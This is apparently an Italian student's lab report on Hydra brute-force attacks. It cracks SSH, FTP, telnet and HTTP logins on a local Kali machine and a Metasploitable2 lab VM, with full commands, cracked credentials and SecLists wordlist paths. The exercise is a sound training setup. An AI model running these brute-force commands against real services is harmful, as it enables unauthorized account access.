Esercizio W14D4

Redatto da: Pandolfi Luciano

Data: 07/12/24

Indice

1. INTRODUZIONE:

L’esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete;

- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

Ricordate che la configurazione dei servizi è essa stessa parte dell´esercizio.

L’esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra;

- Una seconda fase dove configurerete e craccherete il servizio ftp.

2. PRIMA FASE

Configurazione e cracking SSH

Dettagli dell'Ambiente:

- **Localhost**: Kali Linux
  - **Indirizzo IP**: 192.168.1.18 - 127.0.0.1

- Creare un nuovo utente su Kali Linux, con il comando «adduser»:


" sudo adduser test_user "

- Chiamiamo l'utente '**test_user'**, e configuriamo una password iniziale **'kali'**.

- Attiviamo il servizio ssh con il comando:

" sudo service ssh start "

- Screen:



Il file di configurazione del demone sshd lo troviamo al path:

sudo nano /etc/ssh/sshd_config, qui possiamo abilitare l'accesso all'utente root in ssh (di default per ragioni di sicurezza è vietato), cambiare la porta e l'indirizzo di binding del servizio e modificare molte altre opzioni come in questo caso dove sono andato ad aumentare il numero massimo di tentativi di autenticazione da 4 a 10 ed il numero di sessioni da 6 a 10.

- **Screen**:

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config
```

```
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
MaxAuthTries 10
MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
```

Testiamo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando:

" ssh test_user@127.0.0.1 "

Se le credenziali inserite sono corrette, dovreste ricevere il prompt dei comandi dell'utente test_user sulla nostra Kali.

- **Screen**:

```
└─$ ssh test_user@192.168.1.18
test_user@192.168.1.18's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Dec  7 05:16:14 2024 from 127.0.0.1
┌──(test_user㉿kali)-[~]
```

Per fare il cracking della password sul servizio SSH ho configurato Hydra ed ho lanciato, essendo già a conoscenza dell'username e della password, il seguente comando:

" hydra –l test_user –p kali 127.0.0.1 –t 4 ssh "

```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -p kali 127.0.0.1 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 05:15:02
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1   login: test_user   password: kali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-07 05:15:13

┌──(kali㉿kali)-[~]
└─$ ssh test_user@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:P2Hms2yYdzrmFXjUiE2ue0MCMX3+5GrvXPis+cGj2UI.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
test_user@127.0.0.1's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Dec  7 04:16:25 2024 from 192.168.1.18
```

3. SECONDA FASE

Configurazione e cracking FTP

- Procedere con l'installazione del servizio FTP su Kali Linux con il comando:

" sudo apt install vsftpd "

- Successivamente avviare il servizio con il seguente comando:

" sudo service vsftpd start "


- Testiamo la connessione in FTP dell'utente appena creato sul sistema, eseguendo il comando:


" ftp test_user@192.168.1.18 "

Come per l'altro servizio visto precedentemente, se le credenziali inserite sono corrette, dovreste ricevere il prompt dei comandi dell´utente test_user sulla nostra Kali.

- Screen:

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```





4. ESERCIZIO FACOLTATIVO

Traccia:

Scegliete un qualsiasi servizio presente sulla macchina Metasploitable e procedete al cracking (rete interna). Es. telnet, ssh, ftp, http.

Dettagli dell'Ambiente:

- **ATTACCANTE**: Kali Linux (rete interna)
  - **Indirizzo IP**: 192.168.50.100 (statico)

- **TARGET**: Metasploitable2 (rete interna)
  - **Indirizzo IP**: 192.168.50.101 (statico)

Cracking Telnet

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/users.txt -P /home/kali/Desktop/passwd.txt 192.168.50.101 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 04:44:15
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking telnet://192.168.50.101:23/
[23][telnet] host: 192.168.50.101   login: test_user   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-07 04:45:06
```

Cracking HTTP

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/users.txt -P /home/kali/Desktop/passwd.txt http-get://192.168.50.101:80
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 04:45:34
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking http-get://192.168.50.101:80/
[80][http-get] host: 192.168.50.101   login: msfadmin   password: testpass
[80][http-get] host: 192.168.50.101   login: msfadmin   password: passwd
[80][http-get] host: 192.168.50.101   login: msfadmin   password: msfadmin
[80][http-get] host: 192.168.50.101   login: admin   password: passwd
[80][http-get] host: 192.168.50.101   login: admin   password: msfadmin
[80][http-get] host: 192.168.50.101   login: admin   password: ciao
[80][http-get] host: 192.168.50.101   login: admin   password: testpass
[80][http-get] host: 192.168.50.101   login: msfadmin   password: kali
[80][http-get] host: 192.168.50.101   login: msfadmin   password: pippo
[80][http-get] host: 192.168.50.101   login: msfadmin   password: ciao
[80][http-get] host: 192.168.50.101   login: luciano   password: msfadmin
[80][http-get] host: 192.168.50.101   login: admin   password: kali
[80][http-get] host: 192.168.50.101   login: admin   password: pippo
[80][http-get] host: 192.168.50.101   login: luciano   password: passwd
[80][http-get] host: 192.168.50.101   login: luciano   password: ciao
[80][http-get] host: 192.168.50.101   login: luciano   password: testpass
[80][http-get] host: 192.168.50.101   login: luciano   password: kali
[80][http-get] host: 192.168.50.101   login: user   password: msfadmin
[80][http-get] host: 192.168.50.101   login: user   password: testpass
[80][http-get] host: 192.168.50.101   login: user   password: passwd
[80][http-get] host: 192.168.50.101   login: user   password: ciao
[80][http-get] host: 192.168.50.101   login: user   password: kali
[80][http-get] host: 192.168.50.101   login: luciano   password: pippo
[80][http-get] host: 192.168.50.101   login: user   password: pippo
[80][http-get] host: 192.168.50.101   login: test_user   password: msfadmin
[80][http-get] host: 192.168.50.101   login: test_user   password: passwd
[80][http-get] host: 192.168.50.101   login: kali   password: passwd
[80][http-get] host: 192.168.50.101   login: test_user   password: kali
[80][http-get] host: 192.168.50.101   login: test_user   password: pippo
```

Cracking FTP

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/users.txt -P /home/kali/Desktop/passwd.txt 192.168.50.101 -t 4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 04:41:48
[DATA] max 4 tasks per 1 server, overall 4 tasks, 36 login tries (l:6/p:6), ~9 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "passwd" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "msfadmin" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "ciao" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "testpass" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "kali" - 5 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "pippo" - 6 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "passwd" - 7 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 8 of 36 [child 3] (0/0)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "luciano" - pass "passwd" - 13 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "luciano" - pass "msfadmin" - 14 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "luciano" - pass "ciao" - 15 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "luciano" - pass "testpass" - 16 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "luciano" - pass "kali" - 17 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "luciano" - pass "pippo" - 18 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "user" - pass "passwd" - 19 of 36 [child 2] (0/0)
```

- Screen di ulteriori tentativi di cracking sul servizio FTP utilizzando liste di USERNAMES e PASSWORDS:

```
┌──(kali㉿kali)-[~]
└─$ sudo ls /usr/share/seclists/Passwords
2020-200_most_used_passwords.txt  Most-Popular-Letter-Passes.txt
2023-200_most_used_passwords.txt  mssql-passwords-nansh0u-guardicore.txt
500-worst-passwords.txt           openwall.net-all.txt
500-worst-passwords.txt.bz2       Permutations
BiblePass                         PHP-Hashes
Books                             probable-v2-top12000.txt
bt4-password.txt                  probable-v2-top1575.txt
cirt-default-passwords.txt        probable-v2-top207.txt
citrix.txt                        Pwdb-Public
clarkson-university-82.txt        README.md
common_corporate_passwords.lst    richelieu-french-top20000.txt
Common-Credentials                richelieu-french-top5000.txt
Cracked-Hashes                    SCRABBLE-hackerhouse.tgz
darkc0de.txt                      scraped-JWT-secrets.txt
darkweb2017-top10000.txt          seasons.txt
darkweb2017-top1000.txt           Software
darkweb2017-top100.txt            stupid-ones-in-production.txt
darkweb2017-top10.txt             twitter-banned.txt
days.txt                          unkown-azul.txt
Default-Credentials               UserPassCombo-Jay.txt
der-postillon.txt                 WiFi-WPA
dutch_common_wordlist.txt         Wikipedia
dutch_passwordlist.txt            xato-net-10-million-passwords-1000000.txt
dutch_wordlist                    xato-net-10-million-passwords-100000.txt
german_misc.txt                   xato-net-10-million-passwords-10000.txt
Honeypot-Captures                 xato-net-10-million-passwords-1000.txt
Keyboard-Walks                    xato-net-10-million-passwords-100.txt
Leaked-Databases                  xato-net-10-million-passwords-10.txt
Malware                           xato-net-10-million-passwords-dup.txt
months.txt                        xato-net-10-million-passwords.txt
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ls /usr/share/seclists/Usernames
cirt-default-usernames.txt              Names                       xato-net-10-million-usernames-dup.txt
CommonAdminBase64.txt                   README.md                   xato-net-10-million-usernames.txt
Honeypot-Captures                       sap-default-usernames.txt
mssql-usernames-nansh0u-guardicore.txt  top-usernames-shortlist.txt

┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10
-million-passwords.txt 192.168.1.18 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10
-million-passwords-1000000.txt 192.168.1.18 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 05:05:40
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/users.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.1.18
 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 04:59:02
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
 prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 31136724 login tries (l:6/p:5189454), ~1946046 tries per task
[DATA] attacking ftp://192.168.1.18:21/
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "123456" - 1 of 31136724 [child 0] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "password" - 2 of 31136724 [child 1] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "12345678" - 3 of 31136724 [child 2] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "qwerty" - 4 of 31136724 [child 3] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "123456789" - 5 of 31136724 [child 4] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "12345" - 6 of 31136724 [child 5] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "1234" - 7 of 31136724 [child 6] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "111111" - 8 of 31136724 [child 7] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "1234567" - 9 of 31136724 [child 8] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "dragon" - 10 of 31136724 [child 9] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "123123" - 11 of 31136724 [child 10] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "baseball" - 12 of 31136724 [child 11] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "abc123" - 13 of 31136724 [child 12] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "football" - 14 of 31136724 [child 13] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "monkey" - 15 of 31136724 [child 14] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "letmein" - 16 of 31136724 [child 15] (0/0)
[ATTEMPT] target 192.168.1.18 - login "admin" - pass "696969" - 17 of 31136724 [child 1] (0/0)
```

- Questi due screen riportano la lista di username e password utilizzata per svolgere il cracking dei servizi: